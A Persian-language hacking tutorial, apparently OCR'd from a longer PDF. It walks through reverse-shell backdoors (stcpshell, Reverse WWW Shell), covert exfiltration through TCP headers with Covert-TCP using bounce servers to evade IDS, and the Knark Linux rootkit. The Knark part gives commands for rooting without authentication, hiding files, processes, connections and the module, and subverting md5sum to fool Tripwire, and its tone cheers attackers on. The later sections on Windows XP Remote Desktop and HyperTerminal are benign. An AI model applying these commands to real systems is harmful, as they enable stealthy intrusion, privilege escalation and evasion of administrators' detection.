


برای اجرای این ابزار در کامپیوتر قربانی می نویسید :

victim# ./stcpshell

و برای استفاده از این ابزار در کامپیوتر مهاجم می نویسید :

attacker# ./stcpshell -c <*server IP address*> <*client IP address*>



نمای یک جلسه که توسط Ethereal کش رفته شده است ما بین مهاجم و قربانی

این ابزار را میتوانید از آدرس زیر دریافت کنید .

http://www.programmazione.it/knights

معرفی ابزار Reverse WWW Shell : HTTP :

این برنامه از طریق پورت ۸۰ اتصال را برقرار میکند به همین علت احتمال برقراری یک ارتباط موفق بسیار زیاد خواهد بود چون همیشه این پورت باز است و گرنه ارتباط با خارج مفهوم زیادی ندارد !! برای این منظور شما اول باید برنامه را در سیستم خود نصب کنید و آن را اجرا کنید (در واقع این برنامه در سیستم شما حکم یک سرویس دهنده وب را دارا میباشد). بعد از آن شما برنامه را باید بردارید و روی قربانی نصب بکنید (در آنجا ، یعنی روی قربانی برنامه حکم یک مرورگر وب مانند Opera یا Fir Fox و.. را دارد) بعد از این کار و انجام پیکربندی صحیح هنگام نصب برنامه روی قربانی اجرا سد و شما باید منتظر تماس او با خودتان باشید !! این ابزار به طور معمول هر ۶۰ ثانیه یک بار با شما تماس میگیرد و دستورات شما را برای اجرا روی قربانی دریافت میکند !! خوب هر گاه شما یک دستوری را تایپ کنید ۶۰ ثانیه بعد از زدن کلید enter برنامه به شما وصل شده و دستور را برای اجرا با خود میبرد و آنگاه ۶۰ دوباره بعد جواب و نتیجه اجرای دستور را برای شما میآورد !! با این کار احتمال موفقیت بسیار زیاد است ، خیلی ، خیلی ، و ... چون همه کار عادی است !!! اما یک مشکل بزرگ وجود دارد و آن هم روند بسیار کند فرستادن و دریافت پاسخ است البته منطقی هم است ولی امکان تغییر ۶۰ ثانیه نیز وجود دارد . یکی از امکانات خوب این برنامه این است که اگر قربانی از طریق یک Proxy به شبکه وصل شود ، قادر است User ID را هم سرقت کند تا در برقراری تماس با مشکلی پیش نیاید !!

معرفی ابزار Cover-TCP :

خوب تا به حال فکر کرده اید که حتما عجب ابزار های خفنی موجود است ، اما عرض کنم که خفن ترین ابزار Cover-TCP است ، این ابزار از متد جاسازی اطلاعات در سرآیند بسته های TCP استفاده میکند . برای این منظور این ابزار اطلاعات را که همان کد های ASCII است در فیلد های IP Identification و TCP Sequence و TCP Acknowledgment Number جاسازی میکند ، اگر چه میتوان از فیلد های Window Size و Unused و Option و یا Source Port نیز استفاده کرد ، اما این ابزار فقط قادر به استفاده از ان سه فیلد که اول گفتم است . از این ابزار میتوان هم در نقش سرویس دهنده ، و هم سرویس گیرنده استفاده کرد .

بعد از اجرای این برنامه شما در اولین اقدام حالت سرویس دهنده و سرویس گیرنده را انتخاب میکنید و با استفاده از یکی از سه سوییچ این برنامه نوع انتقال خود را مشخص میکنید ، این سه سوییچ عبارتند از :

۱. سوییچ ipid– ؛ که داده ها ز طریق فیلد IP Identification منتقل میشوند .
۲. سوییچ ipid– ؛ که داده ها از طریق TCP Sequence منتقل میشوند .
۳. سوییچ ack– ؛ که داده ها از طریق فیلد Acknowledgment Number منتقل میشوند .

با استفاده از سوییچ ipid– داده ها در مبدا خوانده شده و در این فیلد ۲ بایتی قرار میگیرند و فرستاده میشوند . با این کار فقط یک کاراکتر در هر ارسال فرستاده میشود که بسیار عمل کندی است !!


با استفاده از سوییچ ipid– داده ها در فیلد Seq No جاسازی شده و ارسال میشوند ، این گزینه هم به مانند گزینه قبل فقط قادر است در هر اتصال یک کاراکتر را منتقل کند و روش بسیار کندی است !!

استفاده از سوییچ ack– بسیار سریعتر و مطمئن تر کار انجام میشود ، البته در این نوع متد شما به یک ماشین سرویس دهنده هم که در شبکه اینترنت واقع شده باشد احتیاج دارید !! البته هیچ نیازی به پیکر بندی خاص و یا نفوذ به آن برای آماده سازی ندارید ، بلکه فقط لازم است آن ماشین یک سرویسی را به عموم عرضه کنند ف مثل یک سرویس دهنده وب و یا پست الکترونیک و یا FTP و.... این مدل انتقال در سه مرحله رخ داده میشود که در زیر هر سه مرحله تشریح شده است .

- مرحله اول : برنامه ما بر روی قربانی یک دنباله از بسته های TYCP-SYN با آدرس مبدا جلی که همان آدرس ماشین نفوذگر است ارسال میکند به سمت ماشین سرویس دهنده عمومی (هر ماشینی میتواند باشد فقط با شرایط که در بالا گفته شد به اینگونه ماشین ها Bounce Server گفته میشود) ارسال میکند . در این بسته ها یک کاراکتر از فایل مورد نظر وجود دارد .
- مرحله دوم : ماشین واسط چون چیزی نخواسته بوده (البته اگر پورت مربوطه باز باشد که باز هم نباشد مسئله ای نیست !!) و یک بسته SYN دریافت کرده ، در پاسخ به هر بسته SYN یک بسته SYN-ACK به ماشین نفوذگر ارسال خواهد شد و وی یک کاراکتر از فایل مورد نظر خود را بدون هیچ گونه ردپایی دریافت میکند !! حال اگر پورت مورد نظر بسته باشد یک بسته RESET دریافت میکند (خوب ما ۱۱۰ بار در فصل اول گفتیم که این فیلد مورد نظر ما در تمام بسته های ارسال و دریافتی همیشه مطابق با ان چیزی است که فرستنده میفرستد !!)
- مرحله سوم : ماشین مهاجم حال دارد بشکن میزند چون تمام log ها و IDS ها دارند آدرس ماشین سرویس دهنده بنده خدا را ثبت میکنند نه آدرس او را و ....

معرفی ابزار Knark

یکی از بهترین گزینه ها برای لینوکس میباشد ، در واقع این را میشود جز دسته Root Kit ها برشمرد . این بزار برای یک مدیر شبکه مثل یک کابوس میباشد و برای ما یک ویرانگر بدون سر صدا است !! به تازگی نسخه مخصوص آن برای هسته های ۲,۴ هم در شبکه منتشر شده ولی اگر بدست تان نرسید نگران نباشد نسخه های که برای هسته ۲,۲ نوشته شده اند قابلیت اجرا را هم روی هسته های ۲,۴ را دارا میباشند !! اما نسخه تخصصی آن چیز دیگری است . ما در اینجا نسخه عمومی این ابزار را که به صورت گسترده نیز در شبکه منتشر شده بررسی میکنیم که همان نسخه هسته ۲,۲ می باشد.



به محض اجرای این **بمب** تمام آرزو های شما در یک لحظه برآورده میشود !!

- **افزایش اختیارات**

این ابزار به محض اجرا ترتیبی میدهد تا مهاجم که ممکن است یک کاربر با حق دسترسی محدود یا در بعضی مواقع مدیر است به حالت اصلی ROOT تغییر حالت دهد بدون آنکه حتی کوچکترین احراز هویتی شود ، این عملیات کاملا مخفیانه بوده و هیچگونه رد پای از شما به جا نمی ماند و هیچ چیز در مکانیزم ثبت وقایع به ثبت نمیرسد !! (اگر از فرمان SU استفاده کنید کلی برای شما LOG درست میشود) نحوه انجام این کار به صورت زیر میباشد .

```
victim$ ./rootme /bin/bash
victim#
```

ملاحظه میفرمایید که علامت اعلان $ به علامت اعلان # که نماینده مدیر سیستم هست تغییر یافته .

- **پنهان سازی فایل و شاخه ها**

شما میتوانید با این ابزار کل یک شاخه و یا یک یا چند فایل مورد نظر خود را مخفی کنید . برای این منظور میتوانید از ابزار جانبی و همراه آن با عنوان hidef استفاده کنید . برای این منظور از فرمان زیر استفاده میکنید :

victim# ./hidef <*filename*>

و برای مشاهده فایل های مخفی شده می نویسید

victim# ./unhidef <*filename*>

- **مخفی کردن Process های در حال اجرا**

وقتی شما به سطح مدیر سیستم رسیدید و قربانی شما دارای پهنای باند مناسبی و یا پردازشگر قوی باشد ، هر شخصی وسوسه میشود از این دو امکان ذی قیمت برای مقاصد پلید خود حداکثر استفاده را ببرد ، و شروع به فرستادن برنامه های مورد نظر خود و اجرای انها برای ادامه فعالیت ها مینماید ، در این هین Kanark امکان محشری را در اختیار ما قرار میدهد و ان مخفی کردن پردازش برنامه ها میباشد . با این کار هنگام استفاده مدیر سیستم از فرمان PS اینگونه ابزار های شما مخفی از دید او میماند . برای این کار مینویسیم :

victim# ./hidef /proc/PID

برای دیدن دوباره برنامه ها و معکوس کردن این عمل باید بنویسیم :

victim# ./unhidef /proc/PID

- **پنهان کردن اتصال شبکه**

یکی دیگر از امکانات این ابزار مخفی کردن اتصالات است که با استفاده از فرمان netstat به نمایش در می آید است . برای این منظور این برنامه ار یک ابزار کمکی با نام nethide استفاده میکند . کارای این ابزار خوب است . شما میتوانید یک اتصال یا تمام اتصالات با یک ماشین را از دید مدیر سیستم با این ابزار مخفی بکنید . برای این منظور از دستور زیر استفاده میکنید . مثلا ما میخواهیم تمام ارتباطات خود را با ماشینی با IP شماره ۱۹۲,۱۶۸,۱,۱۰۰ را پنهان کنیم ، پس مینویسیم :

victim# ./nethide "192.168.1.100"

اگر بخواهیم تمام اتصالاتی را که با یک شماره پورت خاص برقرار میشود پنهان کنیم ، مینویسیم (چه TCP باد یا UDP):

```
victim# ./nethide ":2222"
```

اگر نفوذ گر به هر دلیلی (عذاب وجدان و یا مشکلات فنی و ....) بخواهد هیچ چیز را پنهان نکند و به وضعیت قبل برگردد مینویسد :

```
victim# ./nethide -c
```

- **تغییر هویت فرمان های اجرایی !!**

این یکی واقعاً خیلی مرگبار ، با این کف خون مدیر سیستم در کمتر از چند میلیارد میم ثانیه قاطی (مخلوط یا محلول) میکنیم ، خدا من ببخشد که این کارا دارم یادتان میدهم . البته من این ها را میگم مدیر ها نگویند این ها خیال بافی است و....

یکی دیگر از ابزار های جانبی این ابزار برنامه ای است به نام ered . این ابزار میتواند هویت فرمان های اجرای را انگونه که ما میخواهیم تغییر بدهد ، مثلا ما فرض میکنیم مدیر سیستم قربانی ما یک مقداری چیز حالیش است و ار ابزار Trip wire برای چک کردن سیستم خود به منظور کشف Root Kit ها و ... استفاده میکند . (تا اینجا را داشته باشید من یک مثال ساده بزنم تا برگردیم سر اصل ماجرا)

خوب متوجه شدیم که ابزار ered میتواند هویت اجرای برنامه ها را با هم تعویض کند به این صورت که مثلا با اجرای فرمان cat فرمان rm اجرا شود !! شکل عمومی انجام اینگونه اعمال با برنامه ered به صورت زیر میباشد :

victim# ./ered <*from command*> <*to command*>

خوب حال مدیر سیستم ما از ابزار Trip wire استفاده میکند ما تغییر این فرمان و اجرای یک برنامه بی خطر به ان صفا میدهیم !! طرز کار اینگونه است ابزار ered هر گونه فرمانی که منجر به فراخوان سیستمی میشود را در سطح هسته به دام انداخته و به جای آن فرمان دیگری را به اجرا در میآورد . با این کار منبع برنامه دستخوش تغییر به هیچ وجه نمیشود و شما با ابزار هاب چک کننده کد MD5 هم نمیتوانید پی به چیزی ببرید .

خوب حال برای مثال ؛ برای گمراهی برنامه Trip wire عملیات تغییر هویت زیر را که طی آن برنامه md5sum مهاجم به جای نسخه مشابه متعلق به مدیر سیستم (قربانی) به اجرا در میآید توجه کنید :

victim# ./ered /usr/bin/md5sum /tmp/hackers.md5sum

خوب برای برگشتن به حالت اولیه می نویسیم :

victim# ./ered -c

- **اجرای دستورات از راه دور**

بعد از اجرای این برنامه زیبا روی سیستم قربانی قادر خواهید بود فرامین خود را از راه دور بر روی قربانی اجرا کنید . برای این منظور از ابرار جانبی به نام rexec استفاده می نمایم . شکل کلی دستورات به صورت زیر است :

attacker# ./rexec <*Spoofed IP Address*> <*Victim IP Address*> <*Command*>

این ابزار بسته های رسیده از IP مورد نظر را از طریق پورت UDP به شماره ۵۳ (پورت همیشه باز متعلق به DNS) برای اجرا بر روی ماشین قربانی به آن ماشین ارسال میکند . و اینگونه دستور شما روی ماشین قربانی به اجرا در می آید .

- **پنهان کردن ماجول Knark.o**

یک سری از مدیرانی که زیادی حرفه ای شده اند و با چک کردن لیست ماجول های مقیم در حافظه هسته ممکن است پی به ابزار محبوب ما ببرند و شروع به پاک کردن سیستم عامل و نصب مجدد آن بکنند !! برای اینکه این عزیزان را به زحمت اضافی نیندازیم و خود را در حداکثر پوشش مخفیانه قرار دهیم اقدام به پا کردن ایم ماجول از لیست مزبور میکنیم !! برای مشاهده این لیست کذایی باید از فرمان lomod استفاده کرد . البته یک راه دیگر هم وجود دارد اما مطمئن نیست و آن تغییر اسم این ماجول به یک اسم دیگر است ، و این برای آنهای (مدیران) که طوطی وار گونه کار یاد گرفته اند جواب میدهد ولی ما چون ته ضد امنیت هستیم این کار را انجام نمی دهیم و از یک روش اصولی استفاده میکنیم !! ابزار Knark یک راه بهتر را در اختیار میگزارد ؛ modhide.o عنوان ماجول ی است که آخرین ماجول بار گذاری شده بر روی هسته را پنهان میکند . پس بعد از نصب برنامه Knark به منظور بار گذاری این ماجول بر روی هسته سیستم عامل بلافاصله فرمان زیر را قبل از انجام هر کار دیگری مینویسیم .

victim# insmod modhide.o

این فرمان با یک خطا همراه است که نشان موفقیت ما است !!!!!!!! پس از بار گذاری این ماجول بر روی هسته برنامه Knark را تنها با راهاندازی مجدد میتوان حذف کرد .

از دیگر گونه های مورد علاقه من با امکانات مشابه میتوان به ابزار های Lnork و Adore برای لینوکس و یونیکس و Plasmoid برای سولاریس را نام برد .

قابل ذکر است که Adore دارای امکانات زیر است :

۱. مخفی نگه داشتن فایل ها
۲. مخفی نگه داشتن پروسه ها
۳. مخفی کردن ارتباط ها و پورت ها
۴. مخفی کردن نام ماجول خودش
۵. ایجاد یک در پشتی

ابزار Plasmoid دارای امکانات زیر است

۱. توانای تغییر مسیر ترافیک (یکی از قابلیت های BO2K این مبحث مورد کنکاش واقع شد)
۲. مخفی کردن فایل ها
۳. مخفی کردن پروسه ها

- خوب از این بین Knark از هر دو اینها امکانات بهتری را دارد و فقط از Plasmoid یک امکان کم دارد که آن هم با ابزار DATAPIPE قابل رفع میباشد . پس همیشه و همه جا Knark !!!!!!!!!!!!

نحوه استفاده از Remote Desktop در ویندوز XP professional :

- آیا می خواهید از یک مکان دیگر سیستم منزل یا محل کار خود را Remote کنید یعنی براحتی بتوانید صفحه دسکتاپ آن را مشاهده نمایید یا حتی یک برنامه خاص را در آن اجرا نمایید و برروی سیستمی که پشت آن هستید آن را نتایج اجرا را مشاهده نمایید.

این قابلیت فقط در ویندوز Professional XP وجود دارد ! (چه خوب)

در واقع شیوه کار این برنامه به نحوی است که به محض برقراری ارتباط ، سیستم راه دور بطور اتوماتیک Lock می شود و مادامی که به آن مرتبط هستید هیچ شخص دیگری نمی تواند به برنامه ها ، فایلها و سایر منابع آن دسترسی داشته باشد و هنگامیکه به محل کارتان بازگردید می توانید آن را با فشار دادن کلید های CTRL+ALT+DEL از حالت Lock خارج نمائید .

از دیگر ویژگی های این برنامه امکان login در یک زمان بر روی چند سیستم می باشد - حتی در حالتی که دیگران نیز به آن سیستم Log in کرده باشند- و کاربر می تواند برنامه های آنها را بطور همزمان اجرا کند.

برای دسترسی به امکانات و اجرای این برنامه باید موارد زیر را در نظر داشته باشید :

- یک کامپیوتر که در آن ویندوز XP Professional نصب شده و دسترسی به محیط اینترنت و یا شبکه را دارد .

- یک کامپیوتر دیگر در منزل و یا در همان محل شرکت (که از طریق شبکه داخلی با هم مرتبط هستند) با امکان دسترسی به اینترنت ، مودم

- نام کاربری ، کلمه رمز عبور و مجوزهای مناسب

برپایی سیستم Remote Desktop :

۱- به **Control Panel** وارد شده و سپس گزینه **System** را انتخاب کنید .

۲- در برچسب **Remote** ، گزینه **Allow users to connect remotely to this computer** را که در پائین پنجره قرار دارد انتخاب نمائید .


۳- در محیط **Remote Desktop** ، گزینه **Select Remote Users ...** را کلیک کنید .

۴- در کادر محاوره ای **Remote Desktop Users** گزینه **Add...** را انتخاب نمائید.

۵- در کادر محاوره ای Select Users گزینه **Locations ...** را برای تعیین موقعیت جستجو کلیک نمائید .

۶- برای تعیین نوع آبجکت ها ی مورد نظرتان نیز گزینه **Object Types…** را کلیک نمائید .

۷- هنگامی که نام مورد نظرتان را یافتید آن را انتخاب کرده و سپس **Ok**را کلیک نمائید .در این مرحله نام مورد نظر شما در لیست کاربران **Remote Desktop** قرار می گیرد.



در این مرحله سیستم مزبور آماده برقراری ارتباط از راه دور می باشد. بدین منظور:

۱- از منوی **Start** گزینه **Programs** و سپس گزینه **Accessorise** را انتخاب کرده و از قسمت **Communications** نیز گزینه **Remote Desktop Connection** را انتخاب کنید.

۲- در این مرحله پنجره **Remote Desktop Connection** نمایان می شود .

۳- گزینه Options را انتخاب کنید تا امکان تعیین گزینه های بیشتری برای تان فراهم شود.

۴- از قسمت **Computer** و از منوی پائین افتادنی آن نام کامپیوتر مورد نظر تان را انتخاب کنید .و یا گزینه **browse more for…** را برای دسترسی به نام کامپیوتر های دیگر انتخاب کنید .

۵- در کادر های **user name** و **password** و **domain** به ترتیب شناسه یا نام کاربری ، رمز عبور و نام domain مربوط به شبکه را وارد کنید.

۶- سپس برای برقراری ارتباط گزینه **Connect** را انتخاب کنید .

آموزشHyperTerminal

معرفی :

ارسال فایلها بدون استفاده از اینترنت HyperTerminal برنامه ای است که توسط آن می توانید با استفاده از خطوط تلفن (و بدون نیاز به اینترنت) فایلهایی را از هر نوع به دوستان تان ارسال و یا از آنها فایلهایی را دریافت نمایید. شاید شما هم مانند من از ارسال فایلها توسط ابزار ذخیره سازی (مانند CD، دیسک و...) خسته شده اید در این قسمت قصد داریم به بررسی یکی از قابلیتهای جذاب و کمتر شناخته شده ویندوز که توانایی بالایی در ارسال و دریافت فایلهای مختلف به نام Hyper Terminal بپردازیم.

HyperTerminal چیست؟

HyperTerminal برنامه ای است که توسط آن می توانید با استفاده از خطوط تلفن (و بدون نیاز به اینترنت) فایلهایی را از هر نوع به دوستان تان ارسال و یا از آنها فایلهایی را دریافت نمایید. در صورت کار با این برنامه در بسیاری از موارد شما دیگر نیازی به استفاده از اینترنت نخواهید داشت، بنابراین قادر هستید در هزینه های اتصال به اینترنت تا حد زیادی صرفه جویی کنید. برنامه Hyper Terminal به صورتی کاملاً ساده و آسان طراحی گردیده به صورتی که شما با چند بار کار کردن با آن می توانید با نحوه کار کاملاً آشنا گردید.

نکته: برای استفاده از HyperTerminal شما به امکانات خاص نیاز ندارید فقط کافی است که کامپیوتر شما و فرد گیرنده به یک مودم مجهز باشد تا شما از طریق خط تلفن فایل مورد نظرتان را ارسال و یا دریافت نمایید.

نحوه استفاده از Hyper Terminal »

برای فعال نمودن HyperTerminal در ویندوز xp به روی کلید Start کلیک نموده و از منوی کشویی ظاهر شده به ترتیب Communications >Hyper Terminal > All programs > Accessories را انتخاب کنید تا پنجره Connection Description در روی صفحه نمایش ظاهر گردد. در کادر فوق یک نام را برای اتصال وارد کرده و از قسمت Icon یک آیکون را به دلخواه انتخاب نموده و بر روی کلید OK کلیک کنید. در پنجره Connect To از منوی کشویی Country / region کشور محل سکونت خود (که در اینجا IRAN را باید انتخاب نمایید مگر اینکه خارج از ایران زندگی می کنید)، AreaCode کد کشور، phonenumber شماره تلفن تماس و از منوی ConnectUsing ابزار مورد استفاده (که در این جا مودم می باشد) را انتخاب کرده و برروی کلید OK کلیک نمایید.

نکته: در قسمت phone number شما باید شماره تلفن شخصی که می خواهید برای او فایل مورد نظرتان را ارسال کنید را وارد نمایید.

در پنجره Connect شما کافی است بر روی کلید Dial کلیک کنید تا شماره گیری انجام گیرد. در این مرحله در صورتی که می خواهید تغییری در شماره تلفن تماس و یا محل سکونت خود دهید کافی است برروی کلیدهای Modify یا Dialing properties کلیک کرده و در کادرهای محاوره ای ظاهر شده تغییرات مورد نظر را اعمال نمایید. بعد از چند لحظه شماره گیری توسط مودم انجام می شود.

تنظیماتی که فرد گیرنده باید انجام دهد »

برای دریافت یک فایل از طریق HyperTerminal فقط کافی است در پنجره اصلی برنامه از منوی Call گزینه For a Call Wait را انتخاب نمایید. بعد از چند لحظه شما می توانید فایلهای ارسالی را دریافت کنید.

ارسال فایلها »

بعد از اینکه در پنجره Connect تنظیمات مربوطه را انجام دادید و توسط شماره گیری به شماره مربوطه متصل شدید. برای مشخص کردن فایلهای ارسالی از منوی Transfer گزینه Send File را انتخاب کنید تا کادر محاوره ای Send File در روی صفحه نمایش ظاهر گردد. در کادر محاوره ای ظاهر شده برای انتخاب فایل مورد نظرتان بر روی کلید Browse کلیک کنید تا کادر محاوره ای

Select File to Send در روی صفحه نمایش ظاهر گردد. در کادر محاوره ای فوق شما کافی است فایل مورد نظرتان را انتخاب نموده و بر روی کلید Open کلیک نمایید و در کادر محاوره ای Send file بر روی کلید Send کلیک کنید تا عمل ارسال انجام پذیرد.

ارسال پیغام به صورت متن »

بعد از اینکه به شماره مورد نظرتان متصل شدید در پنجره اصلی برنامه Hyper Terminal شما به صورت مستقیم می توانید متن مورد نظرتان را تایپ نمایید. متن تایپی در این قسمت برای دوست شما که به کامپیوتر او توسط برنامه Hyper Terminal متصل شدید نیز قابل مشاهده می باشد.

مشخص کردن محلی برای ذخیره سازی فایلهای دریافتی »

شما به سادگی می توانید محلی را برای ذخیره سازی فایلهای دریافتی از طریق برنامه را به صورت پیش فرض تعریف نمایید. برای این منظور از منوی Transfer گزینه Receive File را انتخاب نمایید تا کادر محاوره ای مربوطه در روی صفحه نمایش ظاهر گردد. در کار محاوره ای فوق شما با کلیک نمودن کلید Browse می توانید محلی را برای ذخیره سازی فایل دریافتی تعیین نمایید.

ذخیره سازی اتصال بعد از برقراری ارتباط از طریق برنامه Hyper Terminal »

شما می توانید اتصال فوق را برای استفاده مجدد ذخیره نمایید. برای این منظور از منوی کشویی File گزینه Save را انتخاب کنید. با این کار اتصال شما با اسمی که شما برای آن مشخص نموده اید ذخیره می گردد، برای برقراری اتصال برای دفعات آتی، در زیر منوی Start HyperTerminal Communications > All Programs > Accessories کافی است به روی نام اتصال فقط کلیک کنید.

قطع نمودن اتصال »

بعد از اینکه فایل های مورد نظرتان را برای دوستان تان ارسال کردید و یا از آنها دریافت کردید، برای قطع نمودن اتصال به روی گزینه Disconnect کلیک نمایید تا اتصال شما قطع گردد.

نوار ابزار برنامه Hyper Terminal »

در نوار ابزار برنامه HyperTerminal مجموعه دستورات پر استفاده به صورت آیکون هایی در دسترس شما قرار گرفته است. در صورتی که نوار ابزار برنامه در زیر نوار منو ها وجود نداشت از زیر منوی View گزینه Tool Bar را انتخاب کنید.

همه چیز درباره Cisco

این قسمت را چون به نظرم کامل آمد و دیگر حال تایپ کردن نداشتم آورده ام !!

آشنایی با روترهای Cisco

